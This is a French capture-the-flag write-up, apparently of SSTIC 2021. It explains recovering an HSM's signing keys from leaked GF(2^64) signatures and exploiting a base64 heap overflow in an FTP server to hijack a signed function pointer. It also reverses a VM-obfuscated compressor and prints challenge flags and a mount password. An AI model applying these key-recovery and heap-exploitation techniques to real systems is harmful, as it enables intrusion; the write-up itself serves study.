
Concernant l'encodage, les différents éléments sont séparés par le caractère '&', par exemple (signature fictive non valide) :

```
user=MyUser&perms=2&sig=567865316
```

La chaîne résultante est ensuite encodée en base64 pour former le certificat attendu par le serveur FTP.

La signature est obtenue par des appels à la fonction `sign_u64` qui déporte son calcul vers le HSM via le port série (commande 3), d'une manière similaire à `auth_pointer` (commande 2) et `sign_pointer` (commande 1).

Nous allons maintenant nous intéresser au code présent dans le HSM et voir s'il est possible d'obtenir la signature d'un certificat pour un utilisateur possédant le flag 2 dans ses permissions.

Analyse du HSM

Le Makefile contient la commande suivante pour démarrer le HSM :

```
GOODFS_PASSWD=goodfspassword K1=123 K2=456 ./simavr/examples/board_simduino/obj-x86_64-linux-gnu/simduino.elf ./chall.hex
```

`simavr` est un simulateur pour microcontrôleur AVR, basé sur un processeur RISC 8-bit. Il est ici légèrement modifié (voir `simavr.patch`) pour lire les variables d'environnement `GOODFS_PASSWD`, `K1` et `K2` puis copier leurs valeurs dans une mémoire EPROM connectée via un bus i2c au microcontrôleur.

Le firmware du HSM se trouve dans le fichier `chall.hex`, au format Intel Hexadecimal, et peut être transformé en format binaire avec la commande suivante :

```
$ srec_cat chall.hex -intel -o chall.bin -binary
```


Outre la documentation du [jeu d'instruction Atmel AVR](#), la documentation [datasheet](#) est utile notamment pour identifier les parties qui utilisent des registres I/O dédiés pour gérer le port série et le bus i2c.

Les commandes 1, 2 ou 3 reçues sur le port série permettent d'identifier le code correspondant à, respectivement, `sign_pointer`, `auth_pointer` et `sign_u64`. Les trois commandes mènent à une fonction commune, `sub_53`, contenant le coeur du calcul. Les clés `K1` et `K2` sont récupérées via le bus i2c.

Comme exemple, voici la fonction `sign_u64` transcrite en python :

```
def sign_u64(a1, a2) :
    tmp = sub_258(a1, k1) ^ a2
    tmp = sub_258(tmp, k1) ^ k2
    tmp = sub_258(tmp, k1)
    return tmp
```

La fonction sub_258 effectue des opérations sur deux nombres de 64 bits et laisse apparaître une valeur constante :



Une recherche de la valeur 0x247F43CB7 sur Internet permet de trouver un morceau de code similaire présent dans [une solution pour le KCTF 2021](#), dont voici une implémentation en python :

```
def sub_258(a1, a2) :
    v3 = 0

    while a2 :
        if ((a2 & 1) != 0) :
            v3 = v3 ^ a1
        a2 >>= 1
        if (a1 & 0x8000000000000000) :
            a1 = ((2 * a1) ^ 0x247F43CB7) & 0xffffffffffffffff
        else :
            a1 = (a1 * 2) & 0xffffffffffffffff

    return v3
```

Cette fonction sub_258 implémente en fait une multiplication dans un corps de Galois de type $GF(2^{64})$. Une introduction à ce concept mathématique peut, entre autres, être trouvée dans une solution du challenge SSTIC 2020 rédigée par [Brice Berna](#).

De manière informelle, en testant avec quelques valeurs, nous pouvons constater des propriétés de la multiplication comme :

- commutativité : $\text{sub_258}(a, b) == \text{sub_258}(b, a)$
- associativité : $\text{sub_258}(\text{sub_258}(a, b), c) == \text{sub_258}(a, \text{sub_258}(b, c))$

- distributivité par rapport à l'opération XOR - équivalent d'une soustraction dans $GF(2^{64})$: $\text{sub_258}(a, b \wedge c) == \text{sub_258}(a, b) \wedge \text{sub_258}(a, c)$

Les éléments d'un corps de type $GF(2^{64})$ sont des polynômes avec des coefficients binaires. Un tel polynôme peut être représenté par un nombre où les bits correspondent aux coefficients du polynôme. Ainsi, le nombre 0x247F43CB7 correspond au polynôme suivant, que nous appellerons P :

$$x^{64} + x^{33} + x^{30} + x^{26} + x^{25} + x^{24} + x^{23} + x^{22} + x^{21} + x^{20} + x^{18} + x^{13} + x^{12} + x^{11} + x^{10} + x^7 + x^5 + x^4 + x^2 + x^1 + 1$$

P sert ici de polynôme modulo pour réduire les calculs et rester dans le corps fini.

Au final, la fonction `sign_u64` du HSM, tout comme `sign_pointer` et `auth_pointer`, effectue uniquement des opérations de multiplications et de XOR sur des éléments dans $GF(2^{64})$. Les seuls éléments qui nous manquent pour effectuer nous même les calculs sont la connaissance de K1 et K2. Or, s'il est possible d'obtenir un nombre suffisant de résultats de signature pour des entrées connues, alors la résolution d'équations dans $GF(2^{64})$ permettrait de déterminer les valeurs de K1 et K2.

Nous allons maintenant retourner dans l'analyse du serveur FTP à la recherche de "fuites" de résultats de signatures venant du HSM.

A la recherche de "fuites"...

La fonction `handleUserFTPServer` contient une erreur qui permet de récupérer deux signatures venant du HSM. Pour comprendre, il est nécessaire de présenter la structure `ftpuser` qui permet de représenter un utilisateur :

```
00 ftpuser      struc ; (sizeof=0x30)
00 is_authenticated dq ?
08 permissions   dq ?
10 username      db 16 dup(?)
20 user_sig      dq ?          ; résultat de
sign_u64(<permission[0:1]|username[0:7]>, 0);
28 computeSigUser dq ?          ; résultat de sign_pointer(computeSigUser, 0);
30 ftpuser      ends
```

Le nom d'utilisateur, présent à l'offset 0x10, est enregistré sur 16 octets, suivi des champs `user_sig` et `computeSigUser` qui sont tous les deux des signatures du HSM.

Voici un extrait de la fonction `handleUserFTPServer` :

```
ftpuser* user = ftp->user_or_cert;
strncpy(user->username, cmd2->argument, 16);
if ( !strcmp(cmd2->argument, "anon") || !strcmp(cmd2->argument, "anonymous") )
{
    user->permissions = 1LL;
    computeSigUser = auth_pointer(user->computeSigUser, 0LL);
    user->user_sig = computeSigUser(user);
    ftp->last_cmd_result = "331 Username ok, need password\n";
}
else
{
    ftp->last_cmd_result = "530 Invalid username\n";
}
```


Il faut savoir que la fonction `strncpy`, utilisée pour copier le nom d'utilisateur dans la structure, ne rajoute pas de caractère de fin de chaîne si la source est plus grande que la destination. Si nous fournissons un nom d'utilisateur qui fait 16 octets ou plus, alors les 16 octets du champ `username` seront non nuls, et les champs qui suivent contenant les signatures seront considérés comme la suite du nom.

Enfin, nous pouvons lire ces noms d'utilisateurs car il se retrouvent dans le fichier `ftp.log`, à condition que la journalisation soit activée (commande `DBG`).

De cette manière, nous pouvons récupérer les signatures `user_sig` suivantes :

- `sign_u64(0x6e6f6e6101, 0)`, correspondant à l'utilisateur `anon`
- `sign_u64(0x6f6d796e6f6e6101, 0)`, correspondant à l'utilisateur `anonymous`

Ces informations permettent d'obtenir deux équations dans $GF(2^{64})$ qu'il est possible de résoudre pour obtenir des valeurs candidates pour `K1` et `K2`. Pour ce faire, nous utiliserons ici le logiciel de mathématique [SageMath](#). Un script de résolution se trouve en annexe dans le fichier `hsm-sage.sage` :

```
sage: load("hsm-sage.sage")
sage: res = solveKeys(0xe77c039c28060ecb, 0xf78f7e7d951274d5)

[[15453153126760186836, 18233871533306513063],
 [1602401118455263145, 13415420326990046100],
 [13855464678390819965, 5126956994302600499]]
```

Les deux équations ont trois couples de solutions possibles pour `K1` et `K2`. Le vrai couple peut être trouvé simplement en testant les trois possibilités.

Avec ces clés, nous sommes en mesure de construire un certificat valide pour un utilisateur avec la permission de lire le fichier `secret.txt` (*flag 2*). Une solution est disponible en annexe dans la fonction `leakSigAndGetSecret` du script `ftp-client.py`.

Contenu de `secret.txt` :

Grand Gourou Skippy,

J'ai eu accès à des informations de la plus haute importance concernant la topologie terrestre.

Je vais retourner au bord pour continuer d'étudier notre magnifique plateau.

En attendant, gardez un oeil sur les sceptiques qui commencent à découvrir la vérité. Nous n'avons pas fini la construction de notre barrière et des gens pourraient tomber, ce qui révélerait la véritable forme de notre foyer.

Platement,

Frère Bob

SSTIC{717ff143aa035b4da1cdb417b7f003f3}

Étape 3

La suite logique est maintenant de lire le contenu du dossier `sensitive`, sachant que le serveur FTP n'implémente pas de commande pour changer de répertoire courant.

Plusieurs vulnérabilités sont présentes dans le code du serveur FTP. L'exploitation de l'une d'elle pour exécuter du code arbitraire permettrait de résoudre cette étape. Nous allons passer en revue quelques vulnérabilités avant d'en choisir une qui semble prometteuse en termes d'exploitation.

Use after free

Une condition de *use after free* sur le nom d'utilisateur peut être obtenue de la manière suivante :

- être déjà authentifié par certificat
- tenter de s'authentifier à nouveau par certificat avec une signature invalide
- le buffer contenant le nom est libéré mais sa référence est gardée dans l'objet représentant un utilisateur authentifié, appelé `ftpcert->username` dans ce document

L'allocateur peut à partir de ce moment allouer de la mémoire pour un second objet au même endroit que la chaîne de caractère contenant le nom d'utilisateur. En théorie, si on lit ou change le nom d'utilisateur, cela peut mener à une lecture/écriture du contenu du second objet.

Leaks mémoire

Des leaks mémoire sont présents :

- dans `handleCertFTPServer`, si plusieurs champs `"user="` sont présents dans le certificat, seul le dernier est pris en compte. Les allocations pour copier les précédents noms ne sont pas libérées et leurs références perdues. Un nom peut faire jusqu'à 0x80 octets.
- dans `handleUserFTPServer` la référence à un objet représentant un utilisateur authentifié (appelé `ftpcert` dans ce document) peut être mise à zéro sans désallocation préalable. Cet objet a une taille de 0x30 octets.

Ces erreurs pourraient être utiles pour préparer la *heap* en vue de l'exploitation d'un autre type de vulnérabilité.

Buffer overflow 1

Extrait de la fonction `handleCertFTPServer` gérant le champ `user` d'un certificat :

```
p_user_1 = strstr(haystack, "user=");
if ( p_user_1 )
{
    user_len = strlen(p_user_1 + 5, 0x7FuLL);
    if ( no_cert_authent )
    {
        username = malloc(user_len + 1);
    }
    else
    {
        username_from_prev_cert = *ftp_11->user_or_cert->username;
        v3 = strlen(username_from_prev_cert);
        if ( v3 > user_len ) // [1] Failed test can lead to buffer overflow
        {
            v4 = realloc(username_from_prev_cert, user_len + 1);
            *ftp_11->user_or_cert->username = v4;
        }
        username = *ftp_11->user_or_cert->username;
    }
    memset(username, 0, user_len + 1);
    strncpy(username, p_user_1 + 5, user_len); // [2] Copy username, potential buffer overflow
    for ( j = 0; j < user_len; ++j )
```

```

{
    if ( username[j] == 10 )
        username[j] = 0;
}
}

```

Un test de taille est incorrect [1] et peut mener un buffer overflow sur la heap [2].

Buffer overflow 2 : b64decode

Fonction b64decode utilisée pour décoder un certificat :

```

void *__fastcall b64decode(char *data)
{
    retaddr = sign_pointer(retaddr, v6);

    buf = malloc(0x200uLL);      // [1] Result buffer allocation of size 0x200
    memset(buf, 0, 0x200uLL);
    base64_init_decodestate(ctx);

    // [2] Decoded data can be up to 0x300 bytes and overflow buf
    v12 = base64_decode_block(data, strlen(data), buf, ctx);
    buf += v12;
    *buf = 0;

    retaddr = auth_pointer(retaddr, v6);
    return buf;
}

```

b64decode est utilisé pour base64 décoder un certificat. Un certificat étant passé en paramètre à la commande CERT, sa taille maximale est de 0x400 octets (voir parseCommandFTPServer). Or 0x400 octets en base64 représentent 0x300 octets décodés ($0x400 * 3 / 4$). Le buffer de résultat buf de 0x200 octets [1] est donc insuffisant et un débordement de 0x100 octets maximum peut avoir lieu [2].

C'est cette vulnérabilité que nous allons exploiter.

Le buffer overflow a lieu sur la heap géré par l'allocateur de la libc. D'un point de vue général, deux grandes techniques peuvent être utilisées.

Une première consiste à écraser des métadonnées utilisées par l'allocateur. Cela a l'avantage d'être relativement générique mais peut s'avérer complexe, surtout avec les protections qui sont rajoutées régulièrement dans les versions récentes de l'allocateur.

Une seconde méthode consiste à écraser le contenu d'objets propres au programme contenant la vulnérabilité. Dans le cas de ce serveur FTP, l'objet représentant un utilisateur authentifié par certificat (appelé ftpcert dans ce document) est intéressant car il contient des pointeurs de fonction que nous pouvons remplacer pour rediriger le flot d'exécution du programme :

```

00 ftpcert          struc ; (sizeof=0x30)
00 is_authenticated dq ?
08 permissions      dq ?
10 username          dq ?
18 sig_computed_with_hsm dq ?
20 computeSigCert    dq ? ; signed function pointer

```

```
28 destructorCert dq ? ; signed function pointer
30 ftpcert ends
```

Le pointeur `computeSigCert` est signé par le HSM, mais possédant les clés K1 et K2, nous pouvons le remplacer par un autre pointeur signé de notre choix. De plus, celui-ci est appelé à chaque fois qu'une commande FTP est envoyée au serveur (voir `canExecCmdFTPServer`), avec en argument l'adresse de l'objet `ftpcert`.

Une méthode possible pour lire le contenu du dossier `sensitive` est alors le suivant :

- avec le *buffer overflow* :
 - écraser le début de l'objet `ftpcert` avec la chaîne de caractère `sensitive`
 - remplacer le pointeur `computeSigCert` par l'adresse de la fonction `chdir`
- envoyer une commande FTP provoquant l'appel à `chdir("sensitive")` pour changer de répertoire courant
- déclencher à nouveau le *buffer overflow* pour restaurer l'objet `ftpcert`
- utiliser les commandes FTP classiques pour lire les fichiers du répertoire courant

Cette méthode est implémentée en annexe dans la fonction `sensitive` du fichier `ftp-client.py`.

Résultat de la commande FTP LIST après avoir exécuté l'exploit :

```
drwxrwxr-x   2 1000 1000      100 Mar 31 23:38 .
drwx-----  3 1000 1000      140 Apr 07 22:34 ..
-rw-rw-r--   1 1000 1000       668 Mar 31 12:23 m00n.txt
-rw-rw-r--   1 1000 1000  1302527 Mar 31 12:23 home_backup.tar.zz
-rwxrwxr-x   1 1000 1000   78288 Mar 31 23:38 zz
```

Le contenu du fichier `m00n.txt` :

L'autre jour j'ai revu le petit film que nous avons tourné à l'époque avec Neil Armstrong. C'est fou ce qu'on a réussi à faire à l'époque !

Quand je vois les effets spéciaux d'aujourd'hui, je me dis qu'on était vraiment avant-gardistes...

PS : Nous avons bien avancé sur la sécurisation de notre serveur d'échange d'informations. Le serveur FTP est opérationnel ainsi que notre module de sécurité matériel.

TODO :

- Implémenter la décompression
- Utiliser un fichier moins sensible que `home_backup.tar` pour les tests de compression
- Intégrer le système de fichier "goodfs" au serveur FTP

SSTIC{f074370fa82189b5996228bb4a1df23d}

Étape 4

```
$ file zz
zz: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2,
```

```
BuildID[sha1]=a574796b1307ce3f40fb0425259aad2457cd3cd1, for GNU/Linux 3.2.0,  
stripped
```

```
$ ./zz  
Usage: ./zz file
```

Le fichier `zz` est un exécutable permettant de compresser des fichiers. Nous avons également à disposition `home_backup.tar.zz`, un fichier déjà compressé. Le but est ici d'analyser `zz` pour écrire le code de décompression.


Plus qu'à décompresser

Le coeur de la compression faite par `zz` est protégé avec de l'obfuscation par machine virtuelle dont le lancement est effectué ainsi (`sub_5DD9`) :

```
push    rbp  
sub     rsp, 40h  
mov     rbp, rsp  
  
mov     [rbp+var_00], edi      ; ctx  
mov     [rbp+var_01], esi      ; file_buf  
mov     [rbp+var_02], edx      ; file_size  
mov     [rbp+var_03], ecx      ; p_out_compressed  
mov     [rbp+var_04], r8d      ; init to 0xffffffff  
  
mov     rsi, [rsp+bytecode_start] ; bytecode pointer  
  
mov     ecx, esp  
mov     [rbp+saved_esp], ecx  
  
sub     esp, 100h  
mov     [rbp+var_0a], esp      ; pointer to small memory  
  
mov     edi, [rsi]            ; read first opcode  
  
lea     rdx, start  
add     rdx, rdi  
jmp     rdx                   ; jmp on first opcode handler
```

Le pointeur de *bytecode* est dans `rsi`. Les variables de 4 octets accédées relativement à `rbp` peuvent être considérées comme des registres ou variables.

Les *opcodes* (type d'instruction) sont toujours encodés sur 4 octets, mais les opérandes sont variables. Voici un exemple pour l'instruction dont l'opcode est `0x7858` et qui charge simplement une valeur de 4 octets dans une variable :



Un déssassembleur pour cette machine virtuelle est disponible en annexe dans `step4\vm1.py`. Voici le résultat du script pour désassembler le bytecode à l'adresse 0x1338C, après quelques renommages et commentaires :

```

; bytecode at address 0x1338C disassembled

label_0000 *(ctx) = var_00          ; ctx          var_0a_mem + 4 *
0x0c
label_0007 *(file_buf) = var_01     ; file_buf    var_0a_mem + 4 *
0x0b
label_000e *(file_size) = var_02    ; file_size   var_0a_mem + 4 *
0x0a
label_0015 *(p_out_current) = var_03 ; p_out_current var_0a_mem + 4 *
0x09
label_001c var_00 = *(p_out_current)
label_0023 *(p_out_compressed) = var_00 ;          var_0a_mem + 4 *
0x08
label_002a var_00 = 0x10000

```

```

label_0033 *(chunk_size) = var_00 ; 0x10000 ; var_0a_mem + 4 *
0x07
label_003a var_00 = 0x0
label_0043 *(file_size_processed) = var_00 ; var_0a_mem + 4 *
0x06
label_004a jmp label_0050

label_0050 var_00 = *(file_size_processed)
label_0057 var_01 = *(file_size)
label_005e var_00 = var_00 < var_01
label_0065 jz var_00 -> label_0180 ; jmp to end if all input is processed

label_006c jmp label_0072

label_0072 var_00 = *(chunk_size)
label_0079 var_01 = *(file_size)
label_0080 var_02 = *(file_size_processed)
label_0087 var_01 = var_01 - var_02 ; file_size_remain
label_008e var_0e -= 4 * 1
label_0093 var_00 = call 0x000028fa_min(chunk_size, file_size_remain)
label_009b var_0e = var_0e + 4 * 0x01
label_00a2 *(var_0a_mem + 4 * 0x05) = var_00
label_00a9 var_00 = *(p_out_current)
label_00b0 *(var_0a_mem + 4 * 0x04) = var_00
label_00b7 var_00 = *(p_out_current)
label_00be var_01 = 0x3
label_00c7 var_00 = var_00 if 0x01 == 0xff else var_00 + var_01
label_00ce *(p_out_current) = var_00 ; p_out_current + 3
label_00d5 var_00 = *(ctx)
label_00dc var_01 = *(file_buf)
label_00e3 var_02 = *(file_size_processed)
label_00ea var_03 = *(var_0a_mem + 4 * 0x05)
label_00f1 var_03 = var_02 if 0x03 == 0xff else var_02 + var_03
label_00f8 var_04 = *(p_out_current)
label_00ff var_0e -= 4 * 1
label_0104 var_00 = call 0x00002e9c_compress_chunk(ctx,
file_buf,
file_size_processed,
file_size_to_process,
p_out_chunk)

label_010c var_0e = var_0e + 4 * 0x01
label_0113 *(compressed_chunk_size) = var_00 ; result = compressed_chunk_size
var_0a_mem + 4 * 0x03
label_011a var_00 = *(var_0a_mem + 4 * 0x04)
label_0121 var_01 = *(compressed_chunk_size)
label_0128 var_0e -= 4 * 1
label_012d var_00 = call 0x00001a57_write_word(p_out_current_backup,
compressed_chunk_size)

label_0135 var_0e = var_0e + 4 * 0x01
label_013c var_00 = *(compressed_chunk_size)
label_0143 var_01 = *(p_out_current)
label_014a var_00 = var_01 if 0x00 == 0xff else var_01 + var_00
label_0151 *(p_out_current) = var_00 ; p_out_current += compressed_chunk_size
label_0158 jmp label_015e

label_015e var_00 = *(chunk_size)
label_0165 var_01 = *(file_size_processed)

```

```

label_016c var_00 = var_01 if 0x00 == 0xff else var_01 + var_00
label_0173 *(file_size_processed) = var_00 ; chunk_size + file_size_processed
label_017a jmp label_0050

label_0180 var_00 = *(p_out_current)
label_0187 var_01 = *(p_out_compressed)
label_018e var_00 = var_00 - var_01
label_0195 eax = var_00 ; ret

```

En résumé :

- le fichier d'entrée est traité par morceaux (*chunks*) de 0x10000 octets
- la sortie est composé d'une suite de *chunks* compressés suivant ce format :
 - <3-bytes size of compressed chunk><compressed chunk>

L'instruction `call` de la machine virtuelle permet d'appeler une fonction native du binaire `zz`. C'est ainsi que la compression d'un chunk est effectuée par la fonction `0x00002e9c_compress_chunk` (label_0104). Il s'avère que cette dernière lance une nouvelle instance de la machine virtuelle, mais cette fois en exécutant le *bytecode* à l'adresse `0x13527`. Le code désassemblé est disponible en annexe dans le fichier `step4\step4-compress-chunk.md`.

Ce second *bytecode* pour compresser un chunk utilise plusieurs fonction natives du binaire `zz` et lance même une troisième instance de la machine virtuelle pour exécuter le *bytecode* à l'adresse `0x130C0` (voir `step4\step4-vmagain.md`).

Une première analyse, sans forcément comprendre tous les détails, permet d'identifier quelques caractéristiques :

1. pour une suite d'au moins 5 octets, chercher une précédente occurrence et, le cas échéant, enregistrer l'offset et la taille (fonction `0x00002675`)
2. établir des statistiques sur le nombre de fois que la valeur d'un octet donné apparaît dans le fichier non compressé (fonction `0x00001ce6`)
3. travailler sur les statistiques du point 2 pour initialiser des structure et écrire une suite de bits sur la sortie (fonction `0x00002210`)
4. itérer sur certains octets venant du fichier d'origine et écrire une suite de bits sur la sortie (fonction `0x00001c9c`)
5. travailler sur des données récoltées au point 1 concernant les offsets et tailles de suite d'octets qui se retrouvent plusieurs fois dans le fichier d'origine (fonction `0x00002926`, `0x00002ccc` et `0x00002974`)

Nous pouvons ensuite nous renseigner sur les différentes méthodes de compression standards qui existent et tenter de faire des rapprochements avec nos premières informations.

L'algorithme de compression **DEFLATE** se dégage ainsi comme candidat. Il utilise conjointement deux techniques de compressions :

- l'algorithme LZ77 qui consiste à remplacer des motifs qui se répètent par des références à leur première occurrence (points 1 et 5 de nos premières observations)
- du codage de Huffman pour encoder des éléments sous forme de suite de bits (points 2, 3 et 4)

La lecture d'articles sur le fonctionnement de DEFLATE facilite grandement la compréhension du code de `zz` car les principes de fonctionnement sont très proches. Mais l'existence de variantes possibles ou détails d'implémentation nécessite de continuer d'analyser `zz` pour écrire son code de décompression.

Au final, le format d'un *chunk* compressé est le suivant :

- 3-byte, nombre d'octets littéraux
- 3-byte, taille du bloc 1
- bloc 1
 - arbre de Huffman
 - octets littéraux encodés en Huffman
- 3-byte, nombre de motifs répétés, taille des tableaux qui suivent
- tableau 1
 - arbre de Huffman
 - nombre d'octets littéraux qui précèdent un motif répété
- tableau 2
 - arbre de Huffman
 - *distance codes* : distance où se trouve un motif à répéter
- tableau 3
 - arbre de Huffman
 - *length codes* : taille du motif à répéter

Notons qu'une machine virtuelle similaire, cette fois-ci en 32 bits, est utilisée pour encoder une partie des données compressées (fonction 0x00002926 pour le tableau 1).

Le script `step4\inflate.py` permet de décompresser `home_backup.tar.zz`.

```
$ python .\inflate.py .\home_backup.tar.zz

$ tar xvf home_backup.tar.zz.inflate
./FIORANELLI-RETRACTED.pdf
./notes.txt
./lobster_dog.tga
./bash_history
```

Il s'avère que la partie encodage de Huffman seule est suffisante pour obtenir les informations nécessaires à la suite du challenge, car il n'existe pas plusieurs occurrences d'une suite d'au moins 5 octets.

Contenu du fichier `notes.txt` :

```
J'ai lu le papier de FIORANELLI et effectivement nous avons
bien fait de le faire rétracter, un peu plus et il aurait été
pris au sérieux et aurait attiré l'attention du grand public...

De telles informations auraient pu réduire l'Organisation
à néant...

SSTIC{0ded220fffb9d4215b090ebb509e7a1ef}
```

Étape 5

Contenu du fichier `.bash_history` extrait de l'archive `home_backup.tar.zz` :

```
ls -la
whoami
id
cd /tmp
ls
```

```
mounter_client mount goodfs MGhtT34gHj5yFcszRYB4gf45DtyMEi
cd /mnt/goodfs
ls
cd
cd
cd
exit
```

`mounter_client` est un exécutable relativement simple qui copie simplement ses arguments dans le fichier `/run/mount_shm` mappé en mémoire. Ses messages d'erreur nous apprennent que :

- `mount` est une commande
- `goodfs` est un paramètre
- `MGhtT34gHj5yFcszRYB4gf45DtyMEi` est un mot de passe

Un autre processus est en attente des informations dans `/run/mount_shm`. Celui-ci est `/bin/mounter_server`. Son but est de vérifier que le mot de passe est correct en le comparant à celui donné par le HSM suite à une commande 4. Le cas échéant, il peut exécuter deux commandes :

- `mount goodfs` : monte le système de fichier présent dans `/dev/sdb` sous le point de montage `/mnt/goodfs`
- `umount goodfs` : démonte `/mnt/goodfs`

Afin d'être au plus proche des conditions du vrai serveur FTP, il est possible de définir le même mot de passe pour notre HSM simulé en local en mettant à jour le Makefile avec cette ligne :

```
GOODFS_PASSWD=MGhtT34gHj5yFcszRYB4gf45DtyMEi K1=123 K2=456
./simavr/examples/board_simduino/obj-x86_64-linux-gnu/simduino.elf ./chall.hex&
```

Testons localement le montage `goodfs` :

```
~ $ /bin/mounter_client mount goodfs MGhtT34gHj5yFcszRYB4gf45DtyMEi
mounter[45]: mount goodfs

~ $ ls -l /mnt/goodfs/
total 0
drwx-----  1 root    root          0 Jan  1  1970 private
drwxrwxrwx   1 root    root          0 Jan  1  1970 public

~ $ ls -l /mnt/goodfs/private
ls: can't open '/mnt/goodfs/private': Permission denied

~ $ ls -l /mnt/goodfs/public/
total 0
-rwxr--r--   1 sstic   sstic          0 Jan  1  1970 todo.txt

~ $ cat /mnt/goodfs/public/todo.txt
J'ai été informé qu'il manque un mark_buffer_dirty quelque part dans mon code, mais
où ?
```

